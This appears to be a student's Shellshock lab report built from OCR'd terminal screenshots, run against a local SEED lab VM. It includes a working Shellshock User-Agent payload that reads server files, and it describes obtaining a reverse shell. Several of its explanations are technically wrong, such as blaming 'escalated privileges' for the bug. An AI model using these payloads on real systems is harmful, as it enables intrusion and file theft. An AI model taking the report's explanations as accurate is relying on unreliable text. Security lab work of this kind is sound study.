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
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Task 1:


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     [02/04/21]seed@atmik pes1201800189:~/.../LAB1$ cd ..
     [02/04/21]seed@atmik_pes1201800189:~/Desktop$ mkdir LAB2
     [02/04/21]seed@atmik pes1201800189:~/Desktop$ cd LAB2
     [02/04/21]seed@atmik pes1201800189:~/.../LAB2$ cd /lib/cgibin
     bash: cd: /lib/cgibin: No such file or directory
     [02/04/21]seed@atmik pes1201800189:~/.../LAB2$ ls
     [02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ pwd
     /home/seed/Desktop/LAB2
     [02/04/21]seed@atmik pes1201800189:~/.../LAB2$ cd /home/seed/lib/cg
     ibin
     bash: cd: /home/seed/lib/cgibin: No such file or directory
     [02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ cd /usr/lib/cgi-bin
     [02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ foo='() { echo "Hel
     lo World";}'
     [02/04/21]seed@atmik pes1201800189:.../cgi-bin$ echo $foo
     () { echo "Hello World";}
     [02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ declare -f foo
     [02/04/21]seed@atmik pes1201800189:.../cgi-bin$ export foo
     [02/04/21]seed@atmik pes1201800189:.../cgi-bin$ bach shellshock
     bach_shellshock: command not found
     [02/04/21]seed@atmik pes1201800189:.../cgi-bin$ bash shellshock
     bash shellshock: /usr/bin/lesspipe: /bin/sh: bad interpreter: No su
     ch file or directory
     [02/04/21]seed@atmik pes1201800189:.../cgi-bin$ declare -f foo
     foo ()
         echo "Hello World"
     [02/04/21]seed@atmik pes1201800189:.../cgi-bin$ foo
     Hello World
     [02/04/21]seed@atmik pes1201800189:.../cgi-bin$
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1. foo='() { echo "hello world";}' – This command creates and environmental variable foo in the bash file pf the root with the value assigned withing the quotes. Hence, foo will print out the value within the quotes and it will not be considered as a function.

- 2. Declare -f foo This command declares the variable foo as a function in the bash file which is located within the root. Bash has no vulnerabilities and therefore when declare, nothing is printed.
- **3.** Export foo This will load the environmental variable to the current shell.
- **4.** Bash_shellshock This is the vulnerable version of bash. It is located in the /bin folder.
- **5.** Declare -f foo This declares the environmental variable foo as a function in the shellshock file. Due to the vulnerabilities, foo will be treated as a function and not as a variable and this can be seen by the output produced.
- 6. foo prints what is defined within it which is hello world




- 1. unset foo This will clear the value of the variable foo.
- 2. Env | grep foo This will ensure that variable foo is cleared.
- 3. Foo is defined yet again as an environment variable in the current shell. It is not considered as a function by the bash shell but as a variable and therefore prints out the variable value
- 4. Bash_shellshock invokes the bash shell that has vulnerabilities. This allows foo to be treated as a function because of the escalated privileges and therefore the function foo is invoked when the command is run.




- 1. The steps in the above screenshot are similar to the previous one where variable foo is unset and set again.
- 2. In this case, bash is invoked which is free from the vulnerabilities of bash_shellshock. This means that privileges get escalated in shared instances. Due to no vulnerabilities being present the shared instance foo is not treated as a function and this is why nothing is displayed.


Task 2:




- 1. Cgi is used to generate dynamic content on web applications or web pages.
- 2.#!/bin/bash_shellshock will invoke the shell program bash_Shellshock from a remote compute. This is required for the cgi program to be executed.



- 1. Chmod 755 command will give read and execute access to everyone and read, write and execute access to the root user.
- 2. ls -l myprog.cgi will display the permissions of the myprog.cgi file
- 3. curl http://localhost/cgi-bin/myprog.cgi will run on the remote server and this is going to load and will also display the contents of myprog.cgi which in our case is "hello world"




Task 3



- 1. curl command as executed previously is now executed with -A parameter which sets the user agent as the string that is passed in the command. This command will successfully update the value of the usr agent variable because bash shell will allow explicit modification to this variable.
- 2. Strings /proc/\$\$/environ will show all the environment variables.


Task 4



- 1. A secret_file with some information(username and password) is created within the cgi-bin directory.
- 2. Curl http://localhost/cgi-bin/secret_file will display the server error which is due to file not being able to be accessed through the remote server.



- 1. Curl command is run again with parameters -v and -A and have access to the environment variables of the current shell.
- 2. Bash_shellshock is invoked in the background of the cgi program when bin/car is passed in the command. This will display the contents of the secret_file due to escalated privileges given to the apache we server because of the vulnerabilities of bash shellshock




- 1. The Curl command is executed once again with -v and -A parameters and they give access to the environment variables of the current shell.
- Bash_shellshock is invoked in the background of the cgi program when /bin/cat is passed. The contents of /etc/shadow is not displayed due to lacking privileges in apache webserver which are required to display its contents.

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atmik_pes1201800189 [Running] - Oracle VM VirtualBox
   File Machine View Input Devices Help
                                                               root@atmik_pes1201800189: /home/seed/Desktop/LAB1
        [02/08/21]seed@atmik pes1201800189:.../cgi-bin$ curl -v http://loca
        lhost/cgi-bin/myprog.cgi -A "() { :;}; echo; /bin/cat /etc/hosts;"
             Trying 127.0.0.1...
         * Connected to localhost (127.0.0.1) port 80 (#0)
        > GET /cgi-bin/myprog.cgi HTTP/1.1
          Host: localhost
          User-Agent: () { :;}; echo; /bin/cat /etc/hosts;
        > Accept: */*
        < HTTP/1.1 200 OK
        < Date: Mon, 08 Feb 2021 19:58:24 GMT
        < Server: Apache/2.4.18 (Ubuntu)
        < Transfer-Encoding: chunked
        127.0.0.1
                         localhost
        127.0.1.1
                         atmik pes1201800189
        # The following lines are desirable for IPv6 capable hosts
                ip6-localhost ip6-loopback
        fe00::0 ip6-localnet
        ff00::0 ip6-mcastprefix
        ff02::1 ip6-allnodes
        ff02::2 ip6-allrouters
        127.0.0.1
        127.0.0.1
                         Attacker
        127.0.0.1
                         Server
        127.0.0.1
                         www.SeedLabSQLInjection.com
        127.0.0.1
                         www.xsslabelgg.com
        127.0.0.1
                         www.csrflabelgg.com
        127.0.0.1
                         www.csrflabattacker.com
        127.0.0.1
                         www.repackagingattacklab.com
        127.0.0.1
                         www.seedlabclickjacking.com
        * Connection #0 to host localhost left intact
        [02/08/21]seed@atmik pes1201800189:.../cgi-bin$
           Trash
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When the same command is executed for /etc/hosts, the content is displayed because apache webserver has access to this file and can also be used as a lookup for DNS servers.

2. From this, it can be said that curl command is successful in displaying file contents for those files which can be access by the apache root server.

Task 5



- The curl command executed in the attacker is capable of accessing bash_shellshock vulnerabilities of the victim and therefore is capable of redirecting the output of the victim shell to the attacker's shell through a TCP connenction.
- 2. Nc -l cp 9090 confirms the connection between the victim and the attacker which is observed in the above screenshot.
- 3. Modification of the files was also not permitted through reverse shell.

Task 6


Redo task3

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[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi -A "M Y MALICIOUS DATA"

****** Environment Variables ******

HTTP HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_PREFIX=/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprogram.cgi
REMOTE_PORT=56268
GATEWAY_INTERFACE=CGI/1.1
SERWER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprogram.cgi
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$
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Redo task5



Redo Task1

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[02/09/21]seed@atmik_pes1201800189:../cgi-bin$ foo='() { echo "hello world";}'
[02/09/21]seed@atmik_pes1201800189:../cgi-bin$ echo $foo
() { echo "hello world";}
[02/09/21]seed@atmik_pes1201800189:../cgi-bin$ declare -f foo
[02/09/21]seed@atmik_pes1201800189:../cgi-bin$ export foo
[02/09/21]seed@atmik_pes1201800189:../cgi-bin$ declare -f foo
[02/09/21]seed@atmik_pes1201800189:../cgi-bin$ declare -f foo
[02/09/21]seed@atmik_pes1201800189:../cgi-bin$ foo
No command 'foo' found, did you mean:
Command 'woo' from package 'python-woo' (universe)
Command 'fio' from package 'python-woo' (universe)
Command 'foo' from package 'foo' (universe)
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- 1. The steps from task 3 and 5 are repeated where the variable is set. Instead of invoking bash_shellshock, patched bash is invoked which is free from vulnerabilities.
- 2. On using the curl command, the content of the secret_file are not shown due to lacking privileges which is denied by the current shell.